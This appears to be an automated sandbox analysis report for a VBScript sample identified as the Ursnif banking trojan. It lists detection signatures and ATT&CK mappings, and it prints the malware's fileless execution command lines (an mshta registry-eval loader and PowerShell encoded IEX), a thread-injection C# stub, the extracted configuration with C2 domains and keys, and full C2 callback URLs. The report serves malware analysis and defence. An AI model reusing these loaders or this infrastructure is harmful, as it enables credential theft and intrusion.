ID: 480986
Sample Name:
start[526268].vbs
Cookbook: default.jbs
Time: 06:58:09
Date: 10/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report start[526268].vbs

Overview


General Information

Sample Name:	start[526268].vbs
Analysis ID:	480986
MD5:	b0de0a696f7b177.
SHA1:	3de72b8cae6a84..
SHA256:	e3a1fb3e932aae6.
Tags:	vbs
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: Powershell run cod…
- Benign windows process drops PE f…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Sigma detected: Encoded IEX
- Hooks registry keys query functions…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 5464 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\start[526268].vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- WmiPrvSE.exe (PID: 5832 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
  - rundll32.exe (PID: 5004 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer MD5: 73C519F050C20580F8A62C849D49215A)
    - rundll32.exe (PID: 3128 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- WmiPrvSE.exe (PID: 5336 cmdline: C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding MD5: 7AB59579BA91115872D6E51C54B9133B)
- WmiPrvSE.exe (PID: 4088 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
- mshta.exe (PID: 1956 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>F67r='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(F67r).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 4216 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6028 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 4624 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\1cv1ijms\1cv1ijms.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5920 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESFECC.tmp' 'c:\Users\user\AppData\Local\Temp\1cv1ijms\CSC65E6130637C74F63B377719165F577CE.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "RSA Public Key":
"4AYdzflNRXYlqSA89hwCjrU+QvoXxjpdUxRPAdq3bBwI9ExkYDjHy9AWeshiGXrgIzFlNVtLrifcFS4LJjRxWiTG6Fca4Vt6MISWOos+fChdUStUtjzPhvjxLI5XIPSBz5r2O1dlmC1xuOEDpRs8BbpWGdZ2yYEdD2dU4efFbSK7SBcR
Aao3mGwKzc2GlmjegxJ/f5cW81u3keNnZqy2SbgEIUg5Ycv4J3eUirSdWDASxFovB3C3eAKRiuRkEzJcRqU2y9vVOyCbmx6uiVNonJWQxMoDxpw6mwokGsvtDFEgCJXMl+lbKlUaqdSAUK0Tij5ay8sYpetWDvt4nCFDVBf09fSWTGo06
hdy0B5+I4w=",
  "c2_domain": [
    "art.microsoftsofymicrosoftsoft.at",
    "r23cirt55ysvtdvl.onion",
    "fop.langoonik.com",
    "poi.redhatbabby.at",
    "pop.biopiof.at",
    "l46t3vgvmtx5wxe6.onion",
    "v10.avyanok.com",
    "apr.intoolkom.at",
    "fgx.dangerboy.at"
  ],
  "ip_check_url": [
    "curlmyip.net",
    "ident.me",
    "l2.io/ip",
    "whatismyip.akamai.com"
  ],
  "serpent_key": "rQH4gusjF0tL2dQz",
  "server": "580",
  "sleep_time": "5",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "600",
  "time_value": "600",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "240",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "240",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "2500",
  "SetWaitableTimer_value": "60"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000022.00000003.629988077.0000000005768000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000022.00000003.629867995.0000000005768000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000022.00000003.630014606.0000000005768000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000027.00000002.678335130.0000019D8B7B0000.00000040.00000001.sdmp	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
00000022.00000003.635124598.00000000056E9000.00000004.00000040.sdmp	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	

Click to see the 11 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
34.3.rundll32.exe.566a4a0.1.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
34.3.rundll32.exe.5718d48.2.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
34.3.rundll32.exe.566a4a0.1.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
34.3.rundll32.exe.5718d48.2.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	
34.3.rundll32.exe.56e94a0.3.raw.unpack	JoeSecurity_Ursnif_2	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Data Obfuscation:

Sigma detected: Powershell run code from registry

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes registry values via WMI

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the prolog of user mode functions (user mode inline hooks)

Deletes itself after installation

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Compiles code for process injection (via .Net compiler)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 2 1	Path Interception	Process Injection 5 1 1	Disable or Modify Tools 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 1 2 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration
Local Accounts	Command and Scripting Interpreter 1	Logon Script (Mac)	Logon Script (Mac)	File Deletion 1	NTDS	System Information Discovery 4 6	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	PowerShell 1	Network Logon Script	Network Logon Script	Rootkit 4	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1	Cached Domain Credentials	Security Software Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Modify Registry 1	DCSync	Virtualization/Sandbox Evasion 4 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 4 1	Proc Filesystem	Process Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 5 1 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
34.2.rundll32.exe.1200000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
art.microsoftsofymicrosoftsoft.at	4%	Virustotal		Browse
atl.bigbigpoppa.com	9%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://art.microsoftsofymicrosoftsoft.at/fpsVrgA85_2/BZUV9lws3c_2Fj/GkkWmnklFKPgFBQ8hMP6W/ISGgirn8yOZisrZs/5_2BH8scRlnvRek/EGKptlwp8lSo93GFx6/ymWkd9jdg/4KpkPYuuZAAAek8BuLEK/tznSDyfWtC0KjQGP2d_/2BrsiHfOmQlV7YgPTes0MP/b6lv_2B55mg9j/CZcF_2Fn/c7jP_2BxBvmhfldW4gAwZkY/uow0BznEMg/Wu3a_2FnHyKBj_2BJ/8ZnXzqvUM8Ze/cMFtkguu1z4/ENTz8901wZ21V2/97iMfuV3Gozq6_2FCxmu3/2vuyb0vOGb_2B1J_/2BS8kN2df/902r	0%	Avira URL Cloud	safe	
http://atl.bigbigpoppa.com/NhQOwDmOWNWhoZkCuvIJYT/yyrgcNktQOio5/MAWNnOPh/YOpi6p7HZNMrM8dfCZNfhKR/6onGC0_2Fj/Z9tF912mepKiyl36W/W4huWMRggYfW/XcsWaKpGEUD/RLGSHFoZE1byyc/rlBcayy_2BaEyDegqhXic/uK_2B61p_2BSvpFm/KyqmkPSMKG7KXQh/rKyHlYF1pKbQ_2FrYs/GJ_2FCBgc/9AGhinNAfGtoNp19N2M0/VRQmCiVDj4baSUAqCoz/3V8nTzokn2tRxlMEPZAuLu/2tgH0PvXzWJgh/YQdIJgxg/bNHS_2BzqfAV52iuY_2FTg4/1Z1d8SkfRiehoMkV7n/yUZu	100%	Avira URL Cloud	malware	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
resolver1.opendns.com	208.67.222.222	true	false		high
art.microsoftsofymicrosoftsoft.at	185.251.90.253	true	true	• 4%, Virustotal, Browse	unknown
atl.bigbigpoppa.com	185.251.90.253	true	true	• 9%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://art.microsoftsofymicrosoftsoft.at/fpsVrgA85_2/BZUV9lws3c_2Fj/GkkWmnklFKPgFBQ8hMP6W/ISGgirn8yOZisrZs/5_2BH8scRlnvRek/EGKptlwp8lSo93GFx6/ymWkd9jdg/4KpkPYuuZAAAek8BuLEK/tznSDyfWtC0KjQGP2d_/2BrsiHfOmQlV7YgPTes0MP/b6lv_2B55mg9j/CZcF_2Fn/c7jP_2BxBvmhfldW4gAwZkY/uow0BznEMg/Wu3a_2FnHyKBj_2BJ/8ZnXzqvUM8Ze/cMFtkguu1z4/ENTz8901wZ21V2/97iMfuV3Gozq6_2FCxmu3/2vuyb0vOGb_2B1J_/2BS8kN2df/902r	true	• Avira URL Cloud: safe	unknown
http://atl.bigbigpoppa.com/NhQOwDmOWNWhoZkCuvIJYT/yyrgcNktQOio5/MAWNnOPh/YOpi6p7HZNMrM8dfCZNfhKR/6onGC0_2Fj/Z9tF912mepKiyl36W/W4huWMRggYfW/XcsWaKpGEUD/RLGSHFoZE1byyc/rlBcayy_2BaEyDegqhXic/uK_2B61p_2BSvpFm/KyqmkPSMKG7KXQh/rKyHlYF1pKbQ_2FrYs/GJ_2FCBgc/9AGhinNAfGtoNp19N2M0/VRQmCiVDj4baSUAqCoz/3V8nTzokn2tRxlMEPZAuLu/2tgH0PvXzWJgh/YQdIJgxg/bNHS_2BzqfAV52iuY_2FTg4/1Z1d8SkfRiehoMkV7n/yUZu	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.251.90.253	art.microsoftsofymicrosoftsoft.at	Russian Federation		35278	SPRINTHOSTRU	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	480986
Start date:	10.09.2021
Start time:	06:58:09
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 8m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	start[526268].vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	43
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@17/16@6/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 96.5% (good quality ratio 92.1%) • Quality average: 80% • Quality standard deviation: 29.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:01:45	API Interceptor	1x Sleep call for process: wscript.exe modified
07:02:18	API Interceptor	3x Sleep call for process: rundll32.exe modified
07:02:28	API Interceptor	44x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.251.90.253	URS8.VBS	Get hash	malicious	Browse	
	documentation_446618.vbs	Get hash	malicious	Browse	
	start_information[754877].vbs	Get hash	malicious	Browse	
	start[873316].vbs	Get hash	malicious	Browse	
	documentation[979729].vbs	Get hash	malicious	Browse	
	run_documentation[820479].vbs	Get hash	malicious	Browse	
	run[476167].vbs	Get hash	malicious	Browse	
	run_presentation[645872].vbs	Get hash	malicious	Browse	
	documentation[979729].vbs	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	documentation_446618.vbs	Get hash	malicious	Browse	• 208.67.222.222
	start[873316].vbs	Get hash	malicious	Browse	• 208.67.222.222
	6bI5jJ1oIXeI.vbs	Get hash	malicious	Browse	• 208.67.222.222
	nostalgia.dll	Get hash	malicious	Browse	• 208.67.222.222
	Lbh0K9szYgv5.vbs	Get hash	malicious	Browse	• 208.67.222.222
	ursi.vbs	Get hash	malicious	Browse	• 208.67.222.222
	OcEyzBswGm.exe	Get hash	malicious	Browse	• 208.67.222.222
	u0So5MG5rkxx.vbs	Get hash	malicious	Browse	• 208.67.222.222
	PIfkvZ5Gh6PO.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Ry1j2eCohwtN.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Invoice778465.xlsb	Get hash	malicious	Browse	• 208.67.222.222
	9uHDrMnFYKhh.vbs	Get hash	malicious	Browse	• 208.67.222.222
	ursnif.vbs	Get hash	malicious	Browse	• 208.67.222.222
	8ph6zaHVzRpV.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Cetu9U5nJ7Fc.vbs	Get hash	malicious	Browse	• 208.67.222.222
	vntfeq.dll	Get hash	malicious	Browse	• 208.67.222.222
	231231232.dll	Get hash	malicious	Browse	• 208.67.222.222
	gbgr.dll	Get hash	malicious	Browse	• 208.67.222.222
	B9C23PuJnfNI.vbs	Get hash	malicious	Browse	• 208.67.222.222
	payment_verification_99351.vbs	Get hash	malicious	Browse	• 208.67.222.222
art.microsoftsofymicrosoftsoft.at	documentation_446618.vbs	Get hash	malicious	Browse	• 185.251.90.253
	start[873316].vbs	Get hash	malicious	Browse	• 185.251.90.253
	6bI5jJ1oIXeI.vbs	Get hash	malicious	Browse	• 194.226.139.129
	nostalgia.dll	Get hash	malicious	Browse	• 194.226.139.129
	Lbh0K9szYgv5.vbs	Get hash	malicious	Browse	• 194.226.139.129
	ursi.vbs	Get hash	malicious	Browse	• 193.187.173.154
	u0So5MG5rkxx.vbs	Get hash	malicious	Browse	• 193.187.173.154
	PIfkvZ5Gh6PO.vbs	Get hash	malicious	Browse	• 193.187.173.154
	Ry1j2eCohwtN.vbs	Get hash	malicious	Browse	• 185.180.231.210
	Invoice778465.xlsb	Get hash	malicious	Browse	• 185.180.231.210
	9uHDrMnFYKhh.vbs	Get hash	malicious	Browse	• 185.180.231.210
	ursnif.vbs	Get hash	malicious	Browse	• 185.180.231.210
	8ph6zaHVzRpV.vbs	Get hash	malicious	Browse	• 185.180.231.210
	Cetu9U5nJ7Fc.vbs	Get hash	malicious	Browse	• 185.180.231.210
	vntfeq.dll	Get hash	malicious	Browse	• 95.181.163.74
	231231232.dll	Get hash	malicious	Browse	• 95.181.163.74
	gbgr.dll	Get hash	malicious	Browse	• 95.181.163.74
	B9C23PuJnfNI.vbs	Get hash	malicious	Browse	• 95.181.163.74
	payment_verification_99351.vbs	Get hash	malicious	Browse	• 95.181.163.74
	invoice_file_20193.vbs	Get hash	malicious	Browse	• 95.181.179.92

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SPRINTHOSTRU	ZaRfpqeOYY.apk	Get hash	malicious	Browse	• 141.8.192.169
	URS8.VBS	Get hash	malicious	Browse	• 185.251.90.253
	h4AjR43abb.exe	Get hash	malicious	Browse	• 185.251.88.208
	documentation_446618.vbs	Get hash	malicious	Browse	• 185.251.90.253
	start_information[754877].vbs	Get hash	malicious	Browse	• 185.251.90.253
	dAmDdz0YVv.exe	Get hash	malicious	Browse	• 185.251.88.208
	start[873316].vbs	Get hash	malicious	Browse	• 185.251.90.253
	documentation[979729].vbs	Get hash	malicious	Browse	• 185.251.90.253
	run_documentation[820479].vbs	Get hash	malicious	Browse	• 185.251.90.253
	run[476167].vbs	Get hash	malicious	Browse	• 185.251.90.253
	run_presentation[645872].vbs	Get hash	malicious	Browse	• 185.251.90.253

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	yXf9mhlpKV.exe	Get hash	malicious	Browse	• 185.251.88.208
	mgdL2TD6Dg.exe	Get hash	malicious	Browse	• 185.251.88.208
	documentation[979729].vbs	Get hash	malicious	Browse	• 185.251.90.253
	Pi2KyLAg44.exe	Get hash	malicious	Browse	• 185.251.88.208
	oClF50dZRG.exe	Get hash	malicious	Browse	• 185.251.88.208
	2K5KXrsoLH.exe	Get hash	malicious	Browse	• 185.251.88.208
	1fbm3cYMWh.exe	Get hash	malicious	Browse	• 185.251.88.208
	SecuriteInfo.com.PyInstaller.29419.exe	Get hash	malicious	Browse	• 141.8.197.42
	Yc9We5U5L4.exe	Get hash	malicious	Browse	• 141.8.193.236

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllluIb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82941 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\1cv1ijms\1cv1ijms.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	398
Entropy (8bit):	4.993655904789625
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJWLPMRSR7a1MIq+ZXIO1SRa+rVSSRnA/fHJGF0y:V/DTLDfu0LnQs9rV5nA/Ra0y
MD5:	C08AF9BD048D4864677C506B609F368E
SHA1:	23B8F42A01326DC612E4205B08115A4B68677045
SHA-256:	EA46497ADAE53B5568188564F92E763040A350603555D9AA5AE9A371192D7AE7
SHA-512:	9688FD347C664335C40C98A3F0F8D8AF75ABA212A75908A96168D3AEBFC2FEAAB25DD62B63233EB70066DD7F8FB297F422871153901142DB6ECD83D1D345E3C
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class stkml. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr xwiefclj,IntPtr fqsexnr,IntPtr ormij);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint llcs,uint flwnybjk,IntPtr coa);.. }..}.

C:\Users\user\AppData\Local\Temp\1cv1ijms\1cv1ijms.cmdline	
